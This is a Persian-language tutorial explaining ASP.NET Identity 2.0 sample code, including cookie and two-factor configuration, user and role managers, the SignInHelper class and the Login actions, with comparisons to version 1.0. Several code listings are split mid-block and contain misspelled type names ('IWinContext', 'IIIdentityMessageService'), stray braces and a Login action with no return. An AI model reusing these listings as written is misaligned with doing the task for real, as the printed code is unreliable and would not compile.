در هر دو نسخه، فایلی بنام Startup.cs در مسیر ریشه پروژه خواهد یافت. در این فایل کلاس واحدی بنام Startup تعریف شده است که متدها ConfigureAuth() را فراخوانی می کند. چیزی که در این فایل مشاهده نمی کنیم، خود متدهای ConfigurationAuth است. این بدين دلیل است که مابقی کد کلاس Startup در یک کلاس پاره ای (Partial) تعریف شده که در پوشش App_Start قرار دارد. نام فایل مورد نظر Startup.Auth.cs است که اگر آن را باز کنید تعاریف یک کلاس پاره ای بهمراه متدهای ConfigurationAuth را خواهد یافت. در یک پروژه که از نسخه 1.0 استفاده می کند، کد متدهای ConfigurationAuth مطابق لیست زیر است.

```
public partial class Startup
{
    public void ConfigurationAuth(IApplicationBuilder app)
    {
        // Enable the application to use a cookie to
        // store information for the signed in user
        app.UseCookieAuthentication(new CookieAuthenticationOptions
        {
            AuthenticationType = DefaultAuthenticationTypes.ApplicationCookie,
            LoginPath = new PathString("/Account/Login")
        });

        // Use a cookie to temporarily store information about a
        // user logging in with a third party login provider
        app.UseExternalSignInCookie(DefaultAuthenticationTypes.ExternalCookie);

        // Uncomment the following lines to enable logging
        // in with third party login providers
        // app.UseMicrosoftAccountAuthentication(
        //     clientId: "",
        //     clientSecret: "");

        // app.UseTwitterAuthentication(
        //     consumerKey: "",
        //     consumerSecret: "");

        // app.UseFacebookAuthentication(
        //     appId: "",
        //     appSecret: "");

        // app.UseGoogleAuthentication();
    }
}
```

در قطعه کد بالا پیکربندی لازم برای کوکی ها را مشاهده می کنید. همچنین کدهایی بصورت توضیحات وجود دارد که به منظور استفاده از تامین کنندگان خارجی مانند گوگل، فیسبوک، توییتر و غیره استفاده می شوند. حال اگر به کد این متدهای نسخه 2.0 دقت کنید خواهید دید که کد بیشتری نوشته شده است.

```
public partial class Startup {
    public void ConfigurationAuth(IApplicationBuilder app) {
        // Configure the db context, user manager and role
        // manager to use a single instance per request
    }
}
```

```

    app.CreatePerOwinContext(ApplicationUserManager.Create);
    app.CreatePerOwinContext<ApplicationRoleManager>(ApplicationRoleManager.Create);

    // Enable the application to use a cookie to store information for the
    // signed in user and to use a cookie to temporarily store information
    // about a user logging in with a third party login provider
    // Configure the sign in cookie
    app.UseCookieAuthentication(new CookieAuthenticationOptions {
        AuthenticationType = DefaultAuthenticationTypes.ApplicationCookie,
        LoginPath = new PathString("/Account/Login"),
        Provider = new CookieAuthenticationProvider {
            // Enables the application to validate the security stamp when the user
            // logs in. This is a security feature which is used when you
            // change a password or add an external login to your account.
            OnValidateIdentity = SecurityStampValidator
                .OnValidateIdentity<ApplicationUserManager, ApplicationUser>(
                    validateInterval: TimeSpan.FromMinutes(30),
                    regenerateIdentity: (manager, user)
                        => user.GenerateUserIdentityAsync(manager))
        }
    });
}

app.UseExternalSignInCookie(DefaultAuthenticationTypes.ExternalCookie);

// Enables the application to temporarily store user information when
// they are verifying the second factor in the two-factor authentication process.
app.UseTwoFactorSignInCookie(
    DefaultAuthenticationTypes.TwoFactorCookie,
    TimeSpan.FromMinutes(5));

// Enables the application to remember the second login verification factor such
// as phone or email. Once you check this option, your second step of
// verification during the login process will be remembered on the device where
// you logged in from. This is similar to the RememberMe option when you log in.
app.UseTwoFactorRememberBrowserCookie(
    DefaultAuthenticationTypes.TwoFactorRememberBrowserCookie);

// Uncomment the following lines to enable logging in
// with third party login providers
// app.UseMicrosoftAccountAuthentication(
//     clientId: "",
//     clientSecret: "");

// app.UseTwitterAuthentication(
//     consumerKey: "",
//     consumerSecret: "");

// app.UseFacebookAuthentication(
//     appId: "",
//     appSecret: "");

// app.UseGoogleAuthentication();
}
}

```

اول از همه به چند فراخوانی متد `app.CreatePerOwinContext` بر می‌خوریم. با این فراخوانی‌ها `Callback`‌هایی را رجیستر می‌کنیم که آبجکت‌های مورد نیاز را بر اساس نوع تعریف شده توسط `type arguments` و هله سازی می‌کنند. این وله‌ها سپس توسط فراخوانی متد `(context.Get()` قابل دسترسی خواهند بود. این به ما می‌گوید که حالا `Owin` بخشی از اپلیکیشن ما است و فریم‌ورک 2.0 `Identity` از آن برای ارائه قابلیت هایش استفاده می‌کند.

مورد بعدی ای که جلب توجه می‌کند فراخوانی‌های دیگری برای پیکربندی احراز هویت دو مرحله‌ای است. همچنین پیکربندی‌های حدیدی برای کوک‌ها تعریف شده است که در نسخه قبلی، وجود نداشتند.

تا اینجا پیکربندی‌های اساسی برای اپلیکیشن شما انجام شده است و می‌توانید از اپلیکیشن خود استفاده کنید. بکارگیری فراهم کنندگان خارجی در حال حاضر غیرفعال است و بررسی آنها نیز از حوصله این مقاله خارج است. این کلاس پیکربندی‌های اساسی IdentityConfig.cs را انجام می‌دهد. کامپوننت‌های پیکربندی و کدهای کمکی دیگری نیز وجود دارند که در کلاس `IdentityConfig.cs` تعریف شده‌اند.

پیش از آنکه فایل `IdentityConfig.cs` را بررسی کنیم، بهتر است نگاهی به کلاس `ApplicationUser` بیاندازیم که در پوشه `Models` قرار گرفته است.

کلاس جدید `ApplicationUser` در Identity 2.0

اگر با نسخه 1.0 این فریم ورک اپلیکیشنی ساخته باشید، ممکن است متوجه شده باشید که کلاس پایه `IdentityUser` محدود و شاید ناکافی باشد. در نسخه قبلی، این فریم ورک پیاده سازی `IdentityUser` را تا حد امکان ساده نگاه داشته بود تا اطلاعات پروفایل کاربران را معرفی کند.

```
public class IdentityUser : IUser
{
    public IdentityUser();
    public IdentityUser(string userName);

    public virtual string Id { get; set; }
    public virtual string UserName { get; set; }

    public virtual ICollection<IdentityUserRole> Roles { get; }
    public virtual ICollection<IdentityUserClaim> Claims { get; }
    public virtual ICollection<IdentityUserLogin> Logins { get; }

    public virtual string PasswordHash { get; set; }
    public virtual string SecurityStamp { get; set; }
}
```

بین خواص تعریف شده در این کلاس، تنها `Id`, `UserName` و `Roles` برای ما حائز اهمیت هستند (از دید برنامه نویسی). مابقی خواص عمده توسط منطق امنیتی این فریم ورک استفاده می‌شوند و کمک شایانی در مدیریت اطلاعات کاربران به ما نمی‌کنند.

اگر از نسخه 1.0 Identity استفاده کرده باشید و مطالعاتی هم در این زمینه داشته باشید، می‌دانید که توسعه کلاس کاربران بسیار ساده است. مثلاً برای افزودن فیلد آدرس ایمیل و اطلاعات دیگر کافی بود کلاس `ApplicationUser` را ویرایش کنیم و از آنجا که این فریم ورک مبتنی بر EF Code-first است بروز رسانی دیتابیس و مابقی اپلیکیشن کار چندان مشکلی نخواهد بود.

با ظهور نسخه 2.0 Identity نیاز به برخی از این سفارشی سازی‌ها از بین رفته است. گرچه هنوز هم می‌توانید بسادگی مانند گذشته کلاس `ApplicationUser` را توسعه و گسترش دهید، تیم ASP.NET تعییراتی بوجود آورده اند تا نیازهای رایج توسعه دهنده‌گان را پاسخگو باشد.

اگر به کد کلاس‌های مربوطه دقت کنید خواهید دید که کلاس `ApplicationUser` همچنان از کلاس پایه `IdentityUser` ارث بری می‌کند، اما این کلاس پایه پیچیده‌تر شده است. کلاس `ApplicationUser` در پوشه `Models` و در فایلی بنام `IdentityModels.cs` تعریف شده است. همانطور که می‌بینید تعاریف خود این کلاس بسیار ساده است.

```
public class ApplicationUser : IdentityUser {
    public async Task<ClaimsIdentity> GenerateUserIdentityAsync(
        UserManager< ApplicationUser > manager) {
        // Note the authenticationType must match the one
        // defined in CookieAuthenticationOptions.AuthenticationType
        var userIdentity =
            await manager.CreateIdentityAsync(this,
                DefaultAuthenticationTypes.ApplicationCookie);

        // Add custom user claims here
        return userIdentity;
    }
}
```

حال اگر تعاریف کلاس `ApplicationUser` را بازیابی کنید (با استفاده از قابلیت Go To Definition در VS) خواهید دید که این کلاس خود از کلاس پایه دیگری ارث بری می‌کند. اگر به این پیاده سازی دقت کنید کاملاً واضح است که ساختار این کلاس به کلی نسبت به نسخه قبلی تغییر کرده است.

```
public class IdentityUser< TKey, TLogin, TRole, TClaim > : IUser< TKey >
    where TLogin : Microsoft.AspNet.Identity.EntityFramework.IdentityUserLogin< TKey >
```

```

where TRole : Microsoft.AspNet.Identity.EntityFramework.IdentityUserRole< TKey >
where TClaim : Microsoft.AspNet.Identity.EntityFramework.IdentityUserClaim< TKey >
{
    public IdentityUser();

    // Used to record failures for the purposes of lockout
    public virtual int AccessFailedCount { get; set; }
    // Navigation property for user claims
    public virtual ICollection< TClaim > Claims { get; }
    // Email
    public virtual string Email { get; set; }
    // True if the email is confirmed, default is false
    public virtual bool EmailConfirmed { get; set; }
    // User ID (Primary Key)
    public virtual TKey Id { get; set; }
    // Is lockout enabled for this user
    public virtual bool LockoutEnabled { get; set; }
    // DateTime in UTC when lockout ends, any
    // time in the past is considered not locked out.
    public virtual DateTime? LockoutEndDateUtc { get; set; }

    // Navigation property for user logins
    public virtual ICollection< TLogin > Logins { get; }
    // The salted/hashed form of the user password
    public virtual string PasswordHash { get; set; }
    // PhoneNumber for the user
    public virtual string PhoneNumber { get; set; }
    // True if the phone number is confirmed, default is false
    public virtual bool PhoneNumberConfirmed { get; set; }
    // Navigation property for user roles
    public virtual ICollection< TRole > Roles { get; }

    // A random value that should change whenever a users
    // credentials have changed (password changed, login removed)
    public virtual string SecurityStamp { get; set; }
    // Is two factor enabled for the user
    public virtual bool TwoFactorEnabled { get; set; }
    // User name
    public virtual string UserName { get; set; }
}

```

اول از همه آنکه برخی از خواص تعریف شده هنوز توسط منطق امنیتی فریم ورک استفاده می‌شوند و از دید برنامه نویسی مربوط به مدیریت اطلاعات کاربران نیستند. اما به هر حال فیلدهای Email و PhoneNumber نیاز به ویرایش تعریف پیش فرض موجودیت کاربران را از بین می‌برد.

اما از همه چیز مهم‌تر امضا (Signature) خود کلاس است. این آرگومانهای جنریک چه هستند؟ به امضای این کلاس دقت کنید.

```

public class IdentityUser< TKey, TLogin, TRole, TClaim > : IUser< TKey >
    where TLogin : Microsoft.AspNet.Identity.EntityFramework.IdentityUserLogin< TKey >
    where TRole : Microsoft.AspNet.Identity.EntityFramework.IdentityUserRole< TKey >
    where TClaim : Microsoft.AspNet.Identity.EntityFramework.IdentityUserClaim< TKey >

```

نسخه جدید IdentityUser انواع آرگومانهای جنریک را پیاده سازی می‌کند که انعطاف پذیری بسیار بیشتری به ما می‌دهند. بعنوان مثال بیاد بیاورید که نوع داده فیلد Id در نسخه 1.0 رشته (string) بود. اما در نسخه جدید استفاده از آرگومانهای جنریک (در اینجا T) به ما اجازه می‌دهد که نوع این فیلد را مشخص کنیم. همانطور که مشاهده می‌کنید خاصیت Id در این کلاس نوع داده را باز می‌گرداند. TKey

```
public virtual TKey Id { get; set; }
```

یک مورد حائز اهمیت دیگر خاصیت Roles است که بصورت زیر تعریف شده.

```
public virtual ICollection< TRole > Roles { get; }
```

همانطور که می‌بینید نوع TRole بصورت جنریک تعریف شده و توسط تعاریف کلاس IdentityUser مشخص می‌شود. اگر به

محدودیت‌های پیاده سازی این خاصیت دقت کنید می‌بینید که نوع این فیلد به `IdentityUserRole< TKey >` محدود (constraint) شده است، که خیلی هم نسبت به نسخه 1.0 تغییری نکرده. چیزی که تفاوت چشمگیری کرده و باعث `breaking changes` می‌شود تعریف خود `IdentityUserRole` است.

در نسخه 1.0 کلاس `IdentityUserRole` بصورت زیر تعریف شده بود.

```
public class IdentityUserRole
{
    public IdentityUserRole();
    public virtual IdentityRole Role { get; set; }
    public virtual string RoleId { get; set; }
    public virtual IdentityUser User { get; set; }
    public virtual string UserId { get; set; }
}
```

این کلاس را با پیاده سازی نسخه 2.0 مقایسه کنید.

```
public class IdentityUserRole< TKey >
{
    public IdentityUserRole();
    public virtual TKey RoleId { get; set; }
    public virtual TKey UserId { get; set; }
}
```

پیاده سازی پیشین ارجاعاتی به آبجکت‌هایی از نوع `IdentityUser` و `IdentityRole` داشت. پیاده سازی نسخه 2.0 تنها شناسه‌ها را ذخیره می‌کند. اگر در اپلیکیشنی که از نسخه 1.0 استفاده می‌کند سفارشی سازی هایی انجام داده باشد (مثلاً تعریف کلاس `Role` را توسعه داده باشد، یا سیستمی مانند `Group-based Roles` را پیاده سازی کرده باشد) این تغییرات سیستم قبلی شما را خواهد شکست.

بررسی پیاده سازی جدید `IdentityUser` از حوصله این مقاله خارج است. فعلاً همین قدر بدانید که گرچه تعاریف پایه کلاس کاربران پیچیده‌تر شده است، اما انعطاف پذیری بسیار خوبی بدست آمده که شایان اهمیت فراوانی است.

از آنجا که کلاس `ApplicationUser` از `IdentityUser` ارث بری می‌کند، تمام خواص و تعاریف این کلاس پایه در `ApplicationUser` قابل دسترسی هستند.

کامپوننت‌های پیکربندی 2.0 و کدهای کمکی

گرچه متدهای `ConfigAuth()` در کلاس `Startup` محلی است که پیکربندی `Identity` در زمان اجرا صورت می‌پذیرد، اما در واقع کامپوننت‌های موجود در فایل `IdentityConfig.cs` هستند که اکثر قابلیت‌های 2.0 را پیکربندی کرده و نحوه رفتار آنها در اپلیکیشن ما را کنترل می‌کنند.

اگر محتوای فایل `IdentityConfig.cs` را بررسی کنید خواهید دید که کلاس‌های متعددی در این فایل تعریف شده اند. می‌توان تک تک این کلاس‌ها را به فایل‌های مجزایی منتقل کرد، اما برای مثال جاری کدها را بهمین صورت رها کرده و نگاهی اجمالی به آنها خواهیم داشت. بهر حال در حال حاضر تمام این کلاس‌ها در فضای نام `ApplicationName.Models` قرار دارند.

Application Role Manager و Application User Manager

اولین چیزی که در این فایل به آنها بر می‌خوریم دو کلاس `ApplicationRoleManager` و `ApplicationUserManager` هستند. آماده باشید، مقدار زیادی کد با انواع داده جنریک در پیش روست!

```
public class ApplicationUserManager : UserManager< ApplicationUser >
{
    public ApplicationUserManager(IUserStore< ApplicationUser > store)
        : base(store)
    {
    }
```

```

public static ApplicationUserManager Create(
    IdentityFactoryOptions<ApplicationUserManager> options,
    IWinContext context)
{
    var manager = new ApplicationUserManager(
        new UserStore<ApplicationUser>(
            context.Get<ApplicationDbContext>()));

    // Configure validation logic for usernames
    manager.UserValidator =
        new UserValidator<ApplicationUser>(manager)
    {
        AllowOnlyAlphanumericUserNames = false,
        RequireUniqueEmail = true
    };

    // Configure validation logic for passwords
    manager.PasswordValidator = new PasswordValidator
    {
        RequiredLength = 6,
        RequireNonLetterOrDigit = true,
        RequireDigit = true,
        RequireLowercase = true,
        RequireUppercase = true,
    };

    // Configure user lockout defaults
    manager.UserLockoutEnabledByDefault = true;
    manager.DefaultAccountLockoutTimeSpan = TimeSpan.FromMinutes(5);
    manager.MaxFailedAccessAttemptsBeforeLockout = 5;

    // Register two factor authentication providers. This application uses
    // Phone and Emails as a step of receiving a code for verifying
    // the user. You can write your own provider and plug in here.
    manager.RegisterTwoFactorProvider("PhoneCode",
        new PhoneNumberTokenProvider<ApplicationUser>
    {
        MessageFormat = "Your security code is: {0}"
    });

    manager.RegisterTwoFactorProvider("EmailCode",
        new EmailTokenProvider<ApplicationUser>
    {
        Subject = "SecurityCode",
        BodyFormat = "Your security code is {0}"
    });

    manager.EmailService = new EmailService();
    manager.SmsService = new SmsService();

    var dataProtectionProvider = options.DataProtectionProvider;

    if (dataProtectionProvider != null)
    {
        manager.UserTokenProvider =
            new DataProtectorTokenProvider<ApplicationUser>(
                dataProtectionProvider.Create("ASP.NET Identity"));
    }

    return manager;
}

public virtual async Task<IdentityResult> AddUserToRolesAsync(
    string userId, IList<string> roles)
{
    var userRoleStore = (IUserRoleStore<ApplicationUser, string>)Store;
    var user = await FindByIdAsync(userId).ConfigureAwait(false);

    if (user == null)
    {
        throw new InvalidOperationException("Invalid user Id");
    }

    var userRoles = await userRoleStore
        .GetRolesAsync(user)
        .ConfigureAwait(false);

    // Add user to each role using UserRoleStore
    foreach (var role in roles.Where(role => !userRoles.Contains(role)))
    {
        await userRoleStore.AddToRoleAsync(user, role).ConfigureAwait(false);
    }
}

```

```
        }

        // Call update once when all roles are added
        return await UpdateAsync(user).ConfigureAwait(false);
    }

    public virtual async Task<IdentityResult> RemoveUserFromRolesAsync(
        string userId, IList<string> roles)
    {
        var userRoleStore = (IUserRoleStore<ApplicationUser, string>) Store;
        var user = await FindByIdAsync(userId).ConfigureAwait(false);

        if (user == null)
        {
            throw new InvalidOperationException("Invalid user Id");
        }

        var userRoles = await userRoleStore
            .GetRolesAsync(user)
            .ConfigureAwait(false);

        // Remove user to each role using UserRoleStore
        foreach (var role in roles.Where(userRoles.Contains))
        {
            await userRoleStore
                .RemoveFromRoleAsync(user, role)
                .ConfigureAwait(false);
        }

        // Call update once when all roles are removed
        return await UpdateAsync(user).ConfigureAwait(false);
    }
}
```

قطعه کد بالا گرچه شاید به نظر طولانی بیاید، اما در کل، کلاس `ApplicationUserManager` توابع مهمی را برای مدیریت کاربران فراهم می‌کند: ایجاد کاربران جدید، انتساب کاربران به نقش‌ها و حذف کاربران از نقش‌ها. این کلاس بخودی خود از کلاس `UserManager< ApplicationUser >` ارث بری می‌کند بنابراین تمام قابلیت‌های `UserManager` در این کلاس هم در دسترس است. اگر به متدهای `Create()` دقت کنید می‌بینید که وله ای از نوع `ApplicationUserManager` باز می‌گرداند. بیشتر تنظیمات پیکربندی و تنظیمات پیش‌فرض کاربران شما در این متدهای اتفاق می‌افتد.

مورد حائز اهمیت بعدی در متدهای `Create()` و `context.Get<ApplicationDBContext>()` است. بیاد بیاورید که پیشتر نگاهی به متدهای `Create()` و `context.Get<ApplicationDBContext>()` داشتیم که چند فراخوانی `CreatePerOwinContext` داشت که توسط آنها `Callback` هایی را رجیستر میکردیم. فراخوانی متدهای `context.Get<ApplicationDBContext>()` این `Callback` ها را صدامی زند، که در اینجا فراخوانی متدهای `ApplicationDBContext.Create()` خواهد بود. در ادامه بیشتر درباره این قسمت خواهید خواهند.

اگر دقت کنید می‌بینید که احراز هویت، تعیین سطوح دسترسی و تنظیمات مدیریتی و مقادیر پیش فرض آنها در متدهای `Create()` و `Update()` کلاس `ApplicationUserManager` انجام می‌شوند و سپس و هله ای از نوع خود کلاس `ApplicationRoleManager` بازگشت داده می‌شود. همچنین سرویس‌های احراز هویت دو مرحله‌ای نیز در همین مرحله پیکربندی می‌شوند. اکثر پیکربندی‌ها و تنظیمات نیازی به توضیح ندارند و قابل درک هستند. اما احراز هویت دو مرحله‌ای نیاز به بررسی عمیق‌تری دارد. در ادامه به این قسمت خواهیم پرداخت. اما پیش از آن نگاهی، به کلاس `ApplicationRoleManager` سازماندهی.

```
public class ApplicationRoleManager : RoleManager<IdentityRole>
{
    public ApplicationRoleManager(IRoleStore<IdentityRole, string> roleStore)
        : base(roleStore)
    {
    }

    public static ApplicationRoleManager Create(
        IdentityFactoryOptions<ApplicationRoleManager> options,
        IOWinContext context)
    {
        var manager = new ApplicationRoleManager(
            new RoleStore<IdentityRole>(
                context.Get<ApplicationDbContext>()));

        return manager;
    }
}
```

```

    }
}
```

مانند کلاس `RoleManager<IdentityRole>` `ApplicationRoleManager` مشاهده می‌کنید که کلاس `ApplicationUserManager` از ارث بری می‌کند. بنابراین تمام قابلیت‌های کلاس پایه نیز در این کلاس در دسترس هستند. یکبار دیگر متدهای `Create()` را مشاهده می‌کنید که وله‌ای از نوع خود کلاس بر می‌گرداند.

سروریس‌های ایمیل و پیامک برای احراز هویت دو مرحله‌ای و تایید حساب‌های کاربری

دو کلاس دیگری که در فایل `IdentityConfig.cs` وجود دارند کلاس‌های `EmailService` و `SmsService` هستند. بصورت پیش فرض این کلاس‌ها تنها یک wrapper هستند که می‌توانید با توسعه آنها سرویس‌های مورد نیاز برای احراز هویت دو مرحله‌ای و تایید حساب‌های کاربری را بسازید.

```

public class EmailService : IIIdentityMessageService
{
    public Task SendAsync(IdentityMessage message)
    {
        // Plug in your email service here to send an email.
        return Task.FromResult(0);
    }
}
```

```

public class SmsService : IIIdentityMessageService
{
    public Task SendAsync(IdentityMessage message)
    {
        // Plug in your sms service here to send a text message.
        return Task.FromResult(0);
    }
}
```

دقت کنید که هر دو این کلاس‌ها قرارداد واحدی را بنام `IIIdentityMessageService` پیاده سازی می‌کنند. همچنین قطعه کد زیر را از متدهای `ApplicationUserManager.Create()` بیاد آورید.

```

// Register two factor authentication providers. This application uses
// Phone and Emails as a step of receiving a code for verifying
// the user. You can write your own provider and plug in here.
manager.RegisterTwoFactorProvider("PhoneCode",
    new PhoneNumberTokenProvider< ApplicationUser >
{
    MessageFormat = "Your security code is: {0}"
});

manager.RegisterTwoFactorProvider("EmailCode",
    new EmailTokenProvider< ApplicationUser >
{
    Subject = "SecurityCode",
    BodyFormat = "Your security code is {0}"
});

manager.EmailService = new EmailService();
manager.SmsService = new SmsService();
```

همانطور که می‌بینید در متدهای `Create()` کلاس‌های `EmailService` و `SmsService` وله‌ای سازی شده و توسط خواص مرتبط به وله‌ای ارجاع می‌شوند.

SignIn کمکی

هنگام توسعه پروژه مثال `Identity`, تیم توسعه دهندگان کلاسی کمکی برای ما ساخته‌اند که فرامین عمومی احراز هویت کاربران و ورود آنها به اپلیکیشن را توسط یک API ساده فراهم می‌سازد. برای آشنایی با نحوه استفاده از این متدهای می‌توانیم به کنترلر `AccountController` در پوشش `Controllers` مراجعه کنیم. اما پیش از آن بگذارید نگاهی به خود کلاس `SignInHelper` داشته باشید.

```

public class SignInHelper
{
    public SignInHelper(
        ApplicationUserManager userManager,
        IAuthenticationManager authManager)
    {
        UserManager = userManager;
        AuthenticationManager = authManager;
    }

    public ApplicationUserManager UserManager { get; private set; }
    public IAuthenticationManager AuthenticationManager { get; private set; }

    public async Task SignInAsync(
        ApplicationUser user,
        bool isPersistent,
        bool rememberBrowser)
    {
        // Clear any partial cookies from external or two factor partial sign ins
        AuthenticationManager.SignOut(
            DefaultAuthenticationTypes.ExternalCookie,
            DefaultAuthenticationTypes.TwoFactorCookie);

        var userIdentity = await user.GenerateUserIdentityAsync(UserManager);

        if (rememberBrowser)
        {
            var rememberBrowserIdentity =
                AuthenticationManager.CreateTwoFactorRememberBrowserIdentity(user.Id);

            AuthenticationManager.SignIn(
                new AuthenticationProperties { IsPersistent = isPersistent },
                userIdentity,
                rememberBrowserIdentity);
        }
        else
        {
            AuthenticationManager.SignIn(
                new AuthenticationProperties { IsPersistent = isPersistent },
                userIdentity);
        }
    }

    public async Task<bool> SendTwoFactorCode(string provider)
    {
        var userId = await GetVerifiedUserIdAsync();

        if (userId == null)
        {
            return false;
        }

        var token = await UserManager.GenerateTwoFactorTokenAsync(userId, provider);

        // See IdentityConfig.cs to plug in Email/SMS services to actually send the code
        await UserManager.NotifyTwoFactorTokenAsync(userId, provider, token);

        return true;
    }

    public async Task<string> GetVerifiedUserIdAsync()
    {
        var result = await AuthenticationManager.AuthenticateAsync(
            DefaultAuthenticationTypes.TwoFactorCookie);

        if (result != null && result.Identity != null
            && !String.IsNullOrEmpty(result.Identity.GetUserId()))
        {
            return result.Identity.GetUserId();
        }

        return null;
    }

    public async Task<bool> HasBeenVerified()
    {
        return await GetVerifiedUserIdAsync() != null;
    }
}

```

```

public async Task<SignInStatus> TwoFactorSignIn(
    string provider,
    string code,
    bool isPersistent,
    bool rememberBrowser)
{
    var userId = await GetVerifiedUserIdAsync();

    if (userId == null)
    {
        return SignInStatus.Failure;
    }

    var user = await UserManager.FindByIdAsync(userId);

    if (user == null)
    {
        return SignInStatus.Failure;
    }

    if (await UserManager.IsLockedOutAsync(user.Id))
    {
        return SignInStatus.LockedOut;
    }

    if (await UserManager.VerifyTwoFactorTokenAsync(user.Id, provider, code))
    {
        // When token is verified correctly, clear the access failed
        // count used for lockout
        await UserManager.ResetAccessFailedCountAsync(user.Id);
        await SignInAsync(user, isPersistent, rememberBrowser);

        return SignInStatus.Success;
    }

    // If the token is incorrect, record the failure which
    // also may cause the user to be locked out
    await UserManager.AccessFailedAsync(user.Id);

    return SignInStatus.Failure;
}

public async Task<SignInStatus> ExternalSignIn(
    ExternalLoginInfo loginInfo,
    bool isPersistent)
{
    var user = await UserManager.FindAsync(loginInfo.Login);

    if (user == null)
    {
        return SignInStatus.Failure;
    }

    if (await UserManager.IsLockedOutAsync(user.Id))
    {
        return SignInStatus.LockedOut;
    }

    return await SignInOrTwoFactor(user, isPersistent);
}

private async Task<SignInStatus> SignInOrTwoFactor(
    ApplicationUser user,
    bool isPersistent)
{
    if (await UserManager.GetTwoFactorEnabledAsync(user.Id) &&
        !await AuthenticationManager.TwoFactorBrowserRememberedAsync(user.Id))
    {
        var identity = new ClaimsIdentity(DefaultAuthenticationTypes.TwoFactorCookie);
        identity.AddClaim(new Claim(ClaimTypes.NameIdentifier, user.Id));

        AuthenticationManager.SignIn(identity);
        return SignInStatus.RequiresTwoFactorAuthentication;
    }

    await SignInAsync(user, isPersistent, false);
    return SignInStatus.Success;
}

public async Task<SignInStatus> PasswordSignIn(

```

```

        string userName,
        string password,
        bool isPersistent,
        bool shouldLockout)
{
    var user = await UserManager.FindByNameAsync(userName);

    if (user == null)
    {
        return SignInStatus.Failure;
    }

    if (await UserManager.IsLockedOutAsync(user.Id))
    {
        return SignInStatus.LockedOut;
    }

    if (await UserManager.CheckPasswordAsync(user, password))
    {
        return await SignInOrTwoFactor(user, isPersistent);
    }

    if (shouldLockout)
    {
        // If lockout is requested, increment access failed
        // count which might lock out the user
        await UserManager.AccessFailedAsync(user.Id);

        if (await UserManager.IsLockedOutAsync(user.Id))
        {
            return SignInStatus.LockedOut;
        }
    }

    return SignInStatus.Failure;
}
}

```

کد این کلاس نسبتاً طولانی است، و بررسی عمیق آنها از حوصله این مقاله خارج است. گرچه اگر به دقت یکبار این کلاس را مطالعه کنید می‌توانید برآحتی از نحوه کارکرد آن آگاه شوید. همانطور که می‌بینید اکثر متدهای این کلاس مربوط به ورود کاربران و مسئولیت‌های تعیین سطوح دسترسی است.

این متدها ویژگی‌های جدیدی که در Identity 2.0 عرضه شده اند را در بر می‌گیرند. متدهای آشنایی بنام `SignInAsync()` و متدهای دیگری که مربوط به احراز هویت دو مرحله‌ای و `external log-ins` می‌شوند. اگر به متدها دقت کنید خواهید دید که برای ورود کاربران به اپلیکیشن کارهای بیشتری نسبت به نسخه پیشین انجام می‌شود.

عنوان مثال متدهای احراز هویت در کنترلر `Login` در `AccountController` را باز کنید تا نحوه مدیریت احراز هویت در Identity 2.0 را ببینید.

```

[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
public async Task<ActionResult> Login(LoginViewModel model, string returnUrl)
{
    if (!ModelState.IsValid)
    {
        return View(model);
    }

    // This doesn't count login failures towards lockout only two factor authentication
    // To enable password failures to trigger lockout, change to shouldLockout: true
    var result = await SignInHelper.PasswordSignIn(
        model.Email,
        model.Password,
        model.RememberMe,
        shouldLockout: false);

    switch (result)
    {
        case SignInStatus.Success:
            return RedirectToLocal(returnUrl);
        case SignInStatus.LockedOut:
            return View("Lockout");
    }
}

```

```
        case SignInStatus.RequiresTwoFactorAuthentication:
            return RedirectToAction("SendCode", new { ReturnUrl = returnUrl });
        case SignInStatus.Failure:
        default:
            ModelState.AddModelError("", "Invalid login attempt.");
    }
}
```

مقایسه Sign-in با نسخه 1.0

در نسخه 1.0 این فریم ورک، ورود کاربران به اپلیکیشن مانند لیست زیر انجام می‌شد. اگر متده Login در کنترلر AccountController را باز کنید چنین قطعه کدی را می‌بینید.

```
[HttpPost]
[AllowAnonymous]
[ValidateAntiForgeryToken]
public async Task<ActionResult> Login(LoginViewModel model, string returnUrl)
{
    if (ModelState.IsValid)
    {
        var user = await UserManager.FindAsync(model.UserName, model.Password);

        if (user != null)
        {
            await SignInAsync(user, model.RememberMe);
            return RedirectToLocal(returnUrl);
        }
        else
        {
            ModelState.AddModelError("", "Invalid username or password.");
        }
    }

    // If we got this far, something failed, redisplay form
    return View(model);
}
```

در قطعه کد بالا متده SignInHelper در کلاس UserManager را فراخوانی می‌کنیم که مشابه قطعه کدی است که در کلاس SignInHelper دیدیم. همچنین متده SignInAsync را فراخوانی می‌کنیم که مستقیماً روی کنترلر AccountController تعریف شده است.

```
private async Task SignInAsync(ApplicationUser user, bool isPersistent)
{
    AuthenticationManager.SignOut(
        DefaultAuthenticationTypes.ExternalCookie);

    var identity = await UserManager.CreateIdentityAsync(
        user, DefaultAuthenticationTypes.ApplicationCookie);

    AuthenticationManager.SignIn(
        new AuthenticationProperties() { IsPersistent = isPersistent }, identity);
}
```

مسلمان با عرضه قابلیت‌های جدید در Identity 2.0 و تغییرات معماری این فریم ورک، پیچیدگی‌هایی معرفی می‌شود که حتی در امور ساده‌ای مانند ورود کاربران نیز قابل مشاهده است.

ApplicationDbContext

اگر از نسخه پیشین Identity در اپلیکیشن‌های ASP.NET MVC استفاده کرده باشید با کلاس ApplicationDbContext آشنا هستید. این کلاس پیاده‌سازی پیش فرض EF فریم ورک است، که اپلیکیشن شما توسط آن داده‌های مربوط به Identity را ذخیره و بازیابی می‌کند.

در پروژه مثال‌ها، تیم Identity این کلاس را بطور متفاوتی نسبت به نسخه 1.0 پیکربندی کرده‌اند. اگر فایل IdentityModels.cs را باز کنید تعاریف کلاس ApplicationDbContext را مانند لیست زیر خواهد یافت.

```

public class ApplicationDbContext : IdentityDbContext<ApplicationUser> {
    public ApplicationDbContext()
        : base("DefaultConnection", throwIfV1Schema: false) {
    }

    static ApplicationDbContext() {
        // Set the database initializer which is run once during application start
        // This seeds the database with admin user credentials and admin role
        Database.SetInitializer<ApplicationDbContext>(new ApplicationDbContextInitializer());
    }

    public static ApplicationDbContext Create() {
        return new ApplicationDbContext();
    }
}

```

